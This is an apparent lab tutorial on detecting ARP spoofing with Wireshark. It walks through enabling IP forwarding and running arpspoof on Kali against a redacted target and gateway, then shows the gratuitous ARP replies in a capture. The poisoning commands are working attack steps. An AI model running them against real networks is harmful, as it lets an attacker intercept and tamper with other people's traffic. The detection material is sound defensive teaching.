
Wireshark- ARP Spoofing

ARP spoofing, also known as ARP poisoning, is a cyber attack technique in which an attacker sends falsified ARP (Address Resolution Protocol) messages over a local network. The intent is to associate the attacker's MAC (Media Access Control) address with the IP address of another host, typically the network gateway. This misleads devices on the network to route their traffic through the attacker, enabling the interception, modification, or disruption of communications. ARP spoofing can facilitate various malicious activities, such as man-in-the-middle attacks, session hijacking, and denial-of-service attacks, posing significant security risks to network integrity and data confidentiality.

Using Wireshark to detect ARP spoofing involves capturing and analyzing ARP traffic on a network to identify discrepancies that indicate malicious activity. Start by launching Wireshark and selecting the appropriate network interface. Apply the ARP filter (`arp`) to display only ARP packets. Look for multiple ARP replies where different MAC addresses claim the same IP address, a key sign of ARP spoofing. You can also use the filter `arp.duplicate-address-frame` to find frames with duplicate IP addresses associated with different MAC addresses. Additionally, monitor for unusual ARP traffic patterns, such as a high volume of ARP requests from a single source. These steps help identify ARP spoofing attempts, allowing you to take appropriate security measures to protect the network.


Example: -

1. Open terminal and ping the target machine to verify the IP address you are using and to add it to your arp table.




```
┌──(kali㉿kali)-[~]
└─$ ping 1[redacted]
PING 10[redacted] ([redacted]) 56(84) bytes of data.
64 bytes from 10[redacted] icmp_seq=1 ttl=64 time=0.121 ms
64 bytes from 10[redacted] icmp_seq=2 ttl=64 time=0.045 ms
64 bytes from 10[redacted] icmp_seq=3 ttl=64 time=0.050 ms
64 bytes from 10[redacted] icmp_seq=4 ttl=64 time=0.048 ms
64 bytes from 10[redacted] icmp_seq=5 ttl=64 time=0.042 ms
64 bytes from 10[redacted] icmp_seq=6 ttl=64 time=0.043 ms
64 bytes from 10[redacted] icmp_seq=7 ttl=64 time=0.045 ms
64 bytes from 10[redacted] icmp_seq=8 ttl=64 time=0.049 ms
64 bytes from 10[redacted] icmp_seq=9 ttl=64 time=0.063 ms
64 bytes from 10[redacted] icmp_seq=10 ttl=64 time=0.062 ms
64 bytes from 10[redacted] icmp_seq=11 ttl=64 time=0.080 ms
64 bytes from 10[redacted] icmp_seq=12 ttl=64 time=0.055 ms
64 bytes from 10[redacted] icmp_seq=13 ttl=64 time=0.043 ms
64 bytes from 10[redacted] icmp_seq=14 ttl=64 time=0.053 ms
64 bytes from 10[redacted] icmp_seq=15 ttl=64 time=0.056 ms
64 bytes from 10[redacted] icmp_seq=16 ttl=64 time=0.074 ms
64 bytes from 10[redacted] icmp_seq=17 ttl=64 time=0.048 ms
64 bytes from 10[redacted] icmp_seq=18 ttl=64 time=0.061 ms
^Z
zsh: suspended  ping [redacted]
```

2. Type arp in the terminal command line to see your arp table.




```
┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
1[redacted]              ether   52:54:0[redacted]   C                     eth0
```

3. For security purposes, IP forwarding is by default disabled in modern Linux systems. For temporarily enabling it, use echo 1 > /proc/sys/net/ipv4/ip_forward




```
┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/kali]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward
```

4. For ARP poisoning, use the following command.



```
┌──(root㉿kali)-[/home/kali]
└─# arpspoof -i eth0 -t 1[redacted] -r 10[redacted]
8:0:2[redacted] 0:0:0:0:0:0 0806 42: arp reply 10.0.2.1 is-at 8:0:27:1[redacted]
8:0:27[redacted] 0:0:0:0:0:0 0806 42: arp reply 10.0.2.1 is-at 8:0:27:1[redacted]
8:0:2[redacted] 0:0:0:0:0:0 0806 42: arp reply 10.0.2.1 is-at 8:0:27:1[redacted]
8:0:2[redacted] 0:0:0:0:0:0 0806 42: arp reply 10.0.2.1 is-at 8:0:27:1[redacted]
8:0:2[redacted] 0:0:0:0:0:0 0806 42: arp reply 10.0.2.1 is-at 8:0:27:1[redacted]
8:0:27[redacted] 0:0:0:0:0:0 0806 42: arp reply 10.0.2.1 is-at 8:0:27:1[redacted]
8:0:2[redacted] 0:0:0:0:0:0 0806 42: arp reply 10.0.2.1 is-at 8:0:27:1e[redacted]
8:0:27[redacted] 0:0:0:0:0:0 0806 42: arp reply 10.0.2.1 is-at 8:0:27:1e[redacted]
8:0:27[redacted] 0:0:0:0:0:0 0806 42: arp reply 10.0.2.1 is-at 8:0:27:1e[redacted]
8:0:27:[redacted] 0:0:0:0:0:0 0806 42: arp reply 10.0.2.1 is-at 8:0:27:1e[redacted]
8:0:27:[redacted] 0:0:0:0:0:0 0806 42: arp reply 10.0.2.1 is-at 8:0:27:1e[redacted]
8:0:27[redacted] 0:0:0:0:0:0 0806 42: arp reply 10.0.2.1 is-at 8:0:27:1e[redacted]
^Z
zsh: suspended  arpspoof -i eth0 -t [redacted] -r [redacted]
```

5. Now to verify the arpspoofing, open wireshark and capture the packets and use arp filter to find out arp packets.



*any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
arp
No.  Time          Source                  Destination  Protocol  Length Info
   1 0.000000000   PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
   2 0.001032159   PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
   3 2.002545680   PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
   4 2.003053493   PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
   5 4.004320812   PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
   6 4.005349605   PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
   7 6.006693104   PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
   8 6.007072309   PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
   9 8.007762175   PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
  10 8.010206455   PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
  11 10.012449643  PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
  12 10.014253162  PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
  13 12.015908385  PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
  14 12.017869536  PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
  15 14.019999017  PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
  16 14.021529799  PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
  17 16.022899014  PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
  18 16.023685569  PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 1[redacted] (Reply)
  19 18.025485974  PCSSystemtec_1e:36:…                 ARP       44 Gratuitous ARP for 10[redacted] (Reply)

› Frame 1: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface any, id 0
› Linux cooked capture v1
› Address Resolution Protocol (reply/gratuitous ARP)

0000  00 04 00 01 00 06 08 00  27 1e 36 4a 00 00 08 06   ········'·6J····
0010  00 01 08 00 06 04 00 02  08 00 27 1e 36 4a 0a 00   ········'·6J··
0020  02 01 00 00 00 00 00 00  0a 00 02 01               ········ ····
```